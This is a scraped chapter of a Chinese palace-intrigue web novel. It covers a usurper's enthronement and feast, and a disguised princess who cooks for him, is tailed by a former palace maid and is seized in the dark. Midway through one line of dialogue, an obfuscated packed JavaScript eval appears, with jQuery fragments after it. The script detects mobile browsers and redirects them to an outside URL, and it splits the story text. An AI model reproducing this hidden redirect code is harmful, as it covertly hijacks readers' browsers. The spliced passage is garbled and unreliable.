文趣网 > 其他小说 > 假扮暴君的公主后 > 7. 第 7 章
    两日后,是登基大典。

    对容策这个边境藩王来说,原本应该“当以礼让,不可自取”的皇位,他连三劝三辞的过场都不愿走,直接在逼宫后的第五日,正式即位。

    凌晨寅时刚至,月梨就被喊了起来,整个乾宁殿为数不多的宫人们开始忙碌。

    卯时,新帝前往天坛太庙祭告天地社稷。

    辰时他身着孝服,设酒果,在世宗皇帝几筵前受命,再换上衮冕服,于奉天殿前的丹陛上设香案,举行告天仪式。

    容策率群臣行五拜三叩头礼,正式向天地宣告即位。

    接着谒告奉天殿,再回到世宗皇帝几筵前谒告,至此,所有的祭告程序完成。

    最后,新帝进入勤政殿,升宝座,锦衣卫鸣鞭三响,全场肃静,文武百官身着朝服,按“文东武西”的规制,在丹墀内排列整齐,行五拜三叩头礼。

    玄衣纁裳的男子龙威燕颔,正立丹墀之上,衣袍猎猎,衮服的十二章纹在日光中灼灼生辉,冕旒垂于眼前,充耳悬于两颊。他手持玉圭,听殿外钟鼓齐鸣,看百官伏地山呼,目光始终沉静如渊。

    翰林院学士捧出即位诏书,礼部官接过诏书,由奉天殿左门出,将诏书放入云舆,云舆由云盖导引,送至承天门上宣读。

    诏书先颂扬了一番世宗皇帝的功绩,再指责灵帝失德,哀帝无能,故“自绝于天地祖宗”。

    而新帝逼宫,是“遵奉条章,举兵以清君侧之恶”,盖因遵从世宗皇帝的遗训而卫护大缙江山社稷。

    新帝的即位,是“天命转移”,乃“众望所归”。

    从即日起,革除元康年号,改为景兴元年,大赦天下,除谋反大逆、谋杀祖父母父母等十恶不赦者外,其余之罪无大小,咸赦免之。包括从前被诬陷有反心的各藩王府中,所有连累致罪者。

    同时减免各府州县的徭役赋税,有被兵不能耕种者,免三年差税。不曾被兵者,明年秋夏税粮尽行蠲免。

    承天门内外遍布的玺王军身着甲胄手握利器,凛冽冰冷的目光扫过来,众朝臣们在刺骨的寒风中瑟瑟发抖。

    听着那些新帝心系百姓,仁德爱民之举,他们眼前浮现的,却是这几日血洗宫墙的惨状,和诏狱中散不去的血腥气。

    当晚,新帝在承天门内赐下皇宫夜宴,百官齐赴。

    酉时正,容策换了一身常服,坐在上首主位,与朝臣们共饮第一杯后,这位新帝笑容温煦,抬手示意众人落座,勿拘常礼。

    檐廊下宫灯摇曳,男子眉目如画,雅量矜贵,举手投足间不见半分兵戈戾气。他执杯浅酌,有一瞬间温润如玉谦谦君子的错觉。

    但那笑意未达眼底,不经意掠过座下觥筹交错中,每一张强作镇定的脸。

    食案上摆满了山珍海味,朝臣们动作僵硬地不时执箸送入口中,伴着辛辣的酒水下肚,味同嚼蜡。

    丝竹声响,舞姬翩然而至,轻盈起舞,宴席的气氛才略微缓和。

    容策又饮了一口,看了眼下手的沈缄,沈缄会意,起身上前。

    “英国公和宁阳侯为何不见?”

    容策的指尖摩挲着杯盏,沈缄答道:

    “他二人皆称病未至。”

    “英国公是突感恶寒,高烧不退。宁阳侯是旧伤复发,卧床不起。”容策一笑:

    “病得倒是时候。”

    他们怕是慑于这几日的雷霆手段,不敢明着违逆,但又不肯轻易俯首称臣,索性装病避席。

    沈缄试探道:

    “微臣这就着人再去请?”

    容策摆摆手,神色淡然:

    “不急这一时。”

    他将杯中酒饮尽,便直接摆驾回宫,示意新任的首辅严赓带着百官们继续宴饮,不必拘束。

    乾宁殿,月梨揉着酸痛的胳膊,和一整天都不曾歇一刻,来来回回走个不停的双腿,从布置好的寝殿悄然出来。

    就在她默默感慨,这累得要命的一天终于结束,可以回屋躺一躺时,却迎面碰上匆忙走来的于海,她心里立刻涌起不祥的预感。

    果不其然,于海压根儿没打算放过她,拂尘一甩,吩咐她道:

    “你赶快去御膳房,让人给陛下做些吃食送过来。”

    “陛下尚未用膳,得预备着给他垫垫肚子。”

    月梨很不解,陛下的膳食素来都是有专人负责,怎会要她跑一趟?

    于海一眼就瞧出她的心思,皱眉不耐道:

    “宫里现今才几个人?那宫宴还不够他们忙活的?”

    “让你去就去!”

    “若是饿着了陛下,你担待得起么?”于海在她面前总是这般语气,动不动就小题大做,且说一不二,不给她任何反驳的机会。

    月梨无奈,只得提着灯笼往御膳房去。

    不过于海倒是没说错,御膳房为数不多的几个内监忙得脚不沾地,屋内一片青烟缭绕,灶火噼啪作响,蒸笼叠得老高,纵是寒冬里,人人的额角都沁着薄汗。

    月梨唤了几个人,竟都如同没听见她说话一般,并不搭理她。而她不知,照御膳房的规矩,若是各宫有什么额外的差使,都得出示各宫的令牌,于海却并没有给她。

    听于海说陛下即将回宫,月梨不敢耽搁下去,看了看一旁的热锅热灶,决定自己动手。

    她从小一直跟着爹爹,若是他回来得晚了,便自己做饭食,久而久之,做些简单的吃食算是轻车熟路。

    她挽起袖子,开始翻找菜架,看到竹篓里有晾干的鳗面,便取下来,找到一个空置的小锅,舀了几勺鸡汤放入锅中,又加了些火腿片和蘑菇,水开后下鳗面。

    平日负责给乾宁殿送膳食的小内监刚从宫宴处回来,见月梨在灶前忙碌,一脸惊讶和不可置信,立马过来问她是否需要帮忙。

    月梨看他擦着额头上的汗,气喘吁吁的,便笑了笑:

    “不必,已经快煮好了。”

    锅中飘来香气,小内监诧异这位公主竟沦落到亲自下厨,手法看着也颇为娴熟。

    他多看了几眼,但并没有多问,在一旁准备好品锅,待月梨掀开锅盖,撒了些葱花,便帮她把面盛出来,小心盖好后放入食盒,正打算帮她送去乾宁殿,却被一老内监拉走:

    “欸!你在这儿;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17811091|210830||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    磨蹭什么?”

    “误了差事你有几颗脑袋?!”

    小内监一脸无奈:

    “殿下,奴才……”

    月梨不想他为难,摆摆手道:

    “不重,你去忙吧。”

    她接过他手中的食盒,另一手打着灯笼往回走。

    就在这时,一个宫女正抱着托盘迈步走入御膳房,听见那句“殿下”和月梨的声音后,她脚步顿住,回头看时,正好瞧见一道纤瘦的身影消失在宫门处。

    月梨不是第一次夜里独自在皇宫里行走,但今日,总觉着哪里不对,她已穿着绫袄,浑身却凉飕飕的。

    她忽的停下脚步往后看,一个人也没有。她打着灯笼的手紧了紧,心里安慰自己,或许是前几日见了那么多内监宫女的尸身,到底有些怵意,故而才生出这等错觉。

    她继续往前走,寒风卷着枯叶掠过宫墙,灯笼的光晕摇曳不定,她放轻了脚步和呼吸,竟隐约听到身后传来极轻的窸窣声。

    月梨的心跳骤然加快,她深吸一口气,见前方有一个十字分岔口,她忽的朝前快走几步,将手中的灯笼用力扔向一侧,然后迅速拐入了对面的岔路中。

    月梨并没有离开,她屏住呼吸,紧紧抱着怀中的食盒,藏在敞开着的宫门背后,透过缝隙看向自己刚刚走来的宫道。

    果然,有个人影追了上来。

    那人先走向对面的岔路,待看到地上的灯笼时,才回过头看着这边。是个宫女。

    月梨不记得她的名字,但很快认出,她是从前虞嫔宫里的。

    虞嫔年轻貌美,颇受先帝的宠爱,但嘉瑶公主一直不喜她张扬的性子,两人私下总有龃龉,谁也瞧不上谁。

    正因这个缘故,两宫的宫人们也常有争执,时常在暗中给对方使绊子。

    月梨皱了皱眉,不知道这个宫女是怎样在杀戮中活下来的,但她一定是认出了自己,才会追过来。

    如果,她揭穿了自己的身份……

    月梨实在不敢想,以如今这位陛下的性子,知道她犯了欺君之罪,会诛她几族?

    少女打了个寒战,后背立即沁出了冷汗。

    也不知道,除了这个宫女,还有多少从前的宫人幸存下来?月梨暗暗思忖,这些时日,她不能再出乾宁殿,尽量不见生人。

    那宫女环顾了四周,又看了一眼扔在那儿的灯笼,迈步向乾宁殿的方向走去。待她走远,月梨才摸着起伏不止的胸口,从暗处出来,抬头看了一眼被几丝云雾遮住的月光后,继续往岔道里走。

    就算回去晚了会被于海教训,她此刻也不能回乾宁殿。

    况且,那个宫女若是一路上没瞧见她,极有可能会原路回来找她,她得绕远些再回去。

    整个后宫一片死寂,月梨又到了一间处宫门前,借着依稀的月光,她正仔细分辨门上的牌匾,却听得里头传来一声低沉的怒喝:

    “什么人?!”

    这熟悉的声线,让月梨浑身一抖。

    她还没来得及做出反应,只见一道黑影闪过,她的咽喉已被人扣住。